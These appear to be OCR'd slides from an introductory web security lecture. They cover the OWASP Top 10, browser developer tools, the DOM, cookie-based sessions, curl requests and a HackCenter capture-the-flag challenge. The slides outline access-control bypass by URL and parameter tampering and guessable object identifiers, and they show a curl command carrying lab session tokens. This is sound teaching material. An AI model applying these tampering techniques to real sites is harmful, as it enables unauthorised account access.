
2017		2021
A01:2017-Injection		A01:2021-Broken Access Control
A02:2017-Broken Authentication		A02:2021-Cryptographic Failures
A03:2017-Sensitive Data Exposure		A03:2021-Injection
A04:2017-XML External Entities (XXE)	(New)	A04:2021-Insecure Design
A05:2017-Broken Access Control		A05:2021-Security Misconfiguration
A06:2017-Security Misconfiguration		A06:2021-Vulnerable and Outdated Components
A07:2017-Cross-Site Scripting (XSS)		A07:2021-Identification and Authentication Failures
A08:2017-Insecure Deserialization	(New)	A08:2021-Software and Data Integrity Failures
A09:2017-Using Components with Known Vulnerabilities		A09:2021-Security Logging and Monitoring Failures*
A10:2017-Insufficient Logging & Monitoring	(New)	A10:2021-Server-Side Request Forgery (SSRF)*

* From the Survey

https://owasp.org/www-project-top-ten/

Web 101

Developer Tools



HackCenter

Not secure 195.134.67.7:8080/competition/compete/10/Web-and-Beyond/Bad-Door

Debian.org Latest News Help

HACKCENTER helloworld

Competitions › Web and Beyond

Web and Beyond 237:34:56 REMAINING

LEADERBOARD 79 TH PLACE 0 / 1,580

Challenges Hide solved

Bad Door	35
Cooking 1	40
badform	40
wasm 1	50
PHP 1	60
Blob Ques...	75
Sequels ar...	80
wasm 2	90
Sequels ar...	100
Sequels ar...	130
Steal the ...	140
Cloudz	160
pwnazon	160
matrix	180
Horror St...	240

1 - 15 OF 15 1 OF 1

Bad Door (61 solves) 35 POINTS

Can you get admin access on this website? Here is the source.

HINTS

Enter flag... SUBMIT

>_ Shell Server. Never put passwords or PII on the shell server.

© ForAllSecure 2024 · About Us · Terms and Conditions · Privacy Policy

Elements Console Sources Network Performance

Preserve log Disable cache No throttling

Filter Invert Hide data URLs Hide extension URLs

All Doc JS Fetch/XHR CSS Font Img Media Manifest WS Wasm Other

Blocked response cookies Blocked requests 3rd-party requests

Name	Status	Type	Initiator	Size	Time
orgs	200	fetch	api.js:65	753 B	42 ms
orgs	200	fetch	api.js:65	411 B	53 ms
admin_orgs	200	fetch	api.js:65	411 B	52 ms
moderator_orgs	200	fetch	api.js:65	411 B	56 ms
org_emails	200	fetch	api.js:65	413 B	71 ms
10	200	fetch	api.js:65	757 B	65 ms
me	200	fetch	api.js:65	661 B	80 ms
affiliations	200	fetch	api.js:65	419 B	89 ms
affiliations	200	fetch	api.js:65	419 B	95 ms
1	200	fetch	api.js:65	553 B	99 ms
shell	200	docu...	DOMLazyTr...	2.3 kB	31 ms
category_icons.a68461...	200	svg+x...	main.933ea...	7.7 kB	31 ms
styles.css	404	styles...	:8080/shell:...	226 B	25 ms
ShellInABox.js	404	script	:8080/shell:...	226 B	37 ms
shell/	200	docu...	VM31 shell:...	2.3 kB	39 ms
challenges	200	fetch	api.js:65	3.1 kB	47 ms
styles.css	200	styles...	shell/:79	4.6 kB	23 ms
ShellInABox.js	200	script	shell/:106	45.0 ...	46 ms
data:application/x-...	200	font	semantic.m...	1.1 kB	12 ms
keyboard.html	200	docu...	ShellInABox...	1.0 kB	23 ms
keyboard.png	200	png	ShellInABox...	1.3 kB	22 ms
shell/	200	xhr	ShellInABox...	233 B	19 ms
shell/	200	xhr	ShellInABox...	250 B	37 ms
shell/	200	xhr	ShellInABox...	247 B	23 ms
shell/	200	xhr	ShellInABox...	465 B	20 ms
shell/	200	xhr	ShellInABox...	254 B	19 ms
shell/	200	xhr	ShellInABox...	237 B	23 ms
shell/	200	xhr	ShellInABox...	465 B	21 ms
shell/	200	xhr	ShellInABox...	309 B	37 ms
shell/	(canc...	xhr	ShellInABox...	0 B	30.00 s
collect?v=2&tid=G-7GV...	204	ping	js?id=G-7G...	17 B	101 ms

31 requests | 76.6 kB transferred | 297 kB resources

What is that screen showing?

1. Window or frame loads content
2. Renders content
   - Parse HTML, scripts, etc.
   - Run scripts, plugins, etc.
3. Responds to events


Event examples

- User actions: OnClick, OnMouseover
- Rendering: OnLoad, OnBeforeUnload, onerror
- Timing: setTimeout(), clearTimeout()

Document Object Model (DOM)


```
<html>
<head><title>Example</title> ... </head>
<body>
<a id="myid" href="javascript:flipText()">Alice</a>
</body></html>
```

A parse tree that is dynamically updated



Document Object Model

```
<head> ...
<script type="text/javascript">
  flip = 0;
  function flipText() {
   var x =
document.getElementById('myid').firstChild;
   if(flip == 0) { x.nodeValue = 'Bob'; flip = 1;}
   else { x.nodeValue = 'Alice'; flip = 0; }
  }
</script>
</head>
<body>
<a id="myid"
   href="javascript:flipText()">
   Alice
</a>
</body>
```



Clicking causes “Alice” => “Bob”

Cookies and HTTP

HTTP is a stateless protocol. In order to introduce the notion of a session, web services use cookies.

Sessions are identified by a unique cookie.

Form Authentication & Cookies

1. Enrollment:
   - Site asks user to pick username and password
   - Site stores both in backend database

2. Authentication:
   - Site asks user for login information
   - Checks against backend database
   - Sets user cookie indicating successful login

3. Browser sends cookie on subsequent visits to indicate authenticated status


Form Authentication & Cookies

1. Enrollment:
   - Site asks user to pick username and password
   - Site stores both in backend database


2. Authentication:
   - Site asks user for login information
   - Checks against backend database
   - Sets user cookie indicating successful login

3. Browser sends cookie on subsequent visits to indicate authenticated status

Sessions Using Cookies



Developer Tools Network Information



HackCenter

Not secure | 195.134.67.7:8080/competition/compete/10/Web-and-Beyond/Bad-Door

Debian.org Latest News Help

HackCenter helloworld

Competitions › Web and Beyond

Web and Beyond 237:27:49 REMAINING

LEADERBOARD 79 TH PLACE 0 / 1,580

Challenges Hide solved

Bad Door	35
Cooking 1	40
badform	40
wasm 1	50
PHP 1	60
Blob Ques...	75
Sequels ar...	80
wasm 2	90
Sequels ar...	100
Sequels ar...	130
Steal the ...	140
Cloudz	160
pwnazon	160
matrix	180
Horror St...	240

1 - 15 OF 15 1 OF 1

Bad Door (61 solves) 35 POINTS

Can you get admin access on this website? Here is the source.

HINTS

Enter flag... SUBMIT

>_ Shell Server. Never put passwords or PII on the shell server.

© ForAllSecure 2024 · About Us · Terms and Conditions · Privacy Policy

Elements Console Sources Network Performance >> 9 4

Preserve log ☑ Disable cache No throttling

Filter ☐ Invert ☐ Hide data URLs ☐ Hide extension URLs

All Doc JS Fetch/XHR CSS Font Img Media Manifest WS Wasm Other

☐ Blocked response cookies ☐ Blocked requests ☐ 3rd-party requests

50000 ms 100000 ms 150000 ms 200000 ms 250000 ms 300000 ms 350000 ms 400000 ms

Name

orgs
orgs
admin_orgs
moderator_orgs
org_emails
10
me
affiliations
affiliations
1
shell
category_icons.a6846171.s...
styles.css
ShellInABox.js
shell/
challenges
styles.css
ShellInABox.js
data:application/x-...
keyboard.html
keyboard.png
shell/

47 requests | 79.1 kB transferred

Headers Preview Response Initiator Timing Cookies


Failed to load response data: No resource with given identifier found

Console Issues

top Filter Default levels 4 Issues: 4

```
▸Uncaught (in promise) Error: Team not found                     api.js:25
   at a (api.js:25:17)
Failed to load resource: the server responded with a status of  :8080/styles.css:1
404 (Not Found)
Failed to load resource: the server responded with a status  :8080/ShellInABox.js:1
of 404 (Not Found)
```

Curl



```
ethan@pegasus:~$ curl 'http://195.134.67.7:8080/api/users/121/orgs' \
  -H 'Accept: */*' \
  -H 'Accept-Language: en-US,en;q=0.9' \
  -H 'Connection: keep-alive' \
  -H 'Cookie: token=0bf6db9ef485405e8bdb2f3106be675a; _ga=GA1.1.2016028731.1717568625; remember_token=121|4c77fca720d712dbe
f0ae7153bac58d5b75d272b7f10910e248add3dde659b3b58515b62af3090ffef048f0a9e08b54f2b2ef8dbf13635ec795379dd1bfaf25d; flask=.eJw
dzktqQzEMAMC7eJ2FZFmWnMsE_UxDoIWXZFV69zx6gWF-220f9fxq19fxrku73bNdm0uftAdHpwhELg5l6psmdJ0rh4BPFMcQjuAUMxewVW60bA7NROHtmugkob
t3QuO1iKFHggHzCXgG03ZZAKwyBrhFpG1tZ-T9rON_gx0v7fXzqO9zBr5n-qo9lAdwqaefL4TpNYWt_X0AjSc7cQ.ZmAEew.WT6SkPG7vefXN9AftSmr5PJi5Z0
  _ga_7GV139V4R7=GS1.1.1717568624.1.1.1717568636.48.0.0' \
  -H 'Referer: http://195.134.67.7:8080/competition/compete/10/Web-and-Beyond/' \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36' \
  --compressed \
  --insecure
```

Posting forms

```
curl -X POST https://reqbin.com/echo/post/form
-H "Content-Type:
application/x-www-form-urlencoded”
-d "param1=value1&param2=value2"
```

Form posting. APIs often use JSON, and you post with application/json and your JSON object

Broken Access Control and Crypto Failures

Bypassing Access Control

URL and parameter tampering

1. Bypassing access control checks by modifying the URL
2. Permitting viewing or editing someone else's account, by providing its (guessable) unique identifier (insecure direct object references)
3. Accessing API with missing access controls for POST, PUT and DELETE.

```
https://example.com/app/getappInfo
https://example.com/app/admin_getappInfo
```

Attacker forces browser to page w/ missing checks

```
pstmt.setString(1,request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

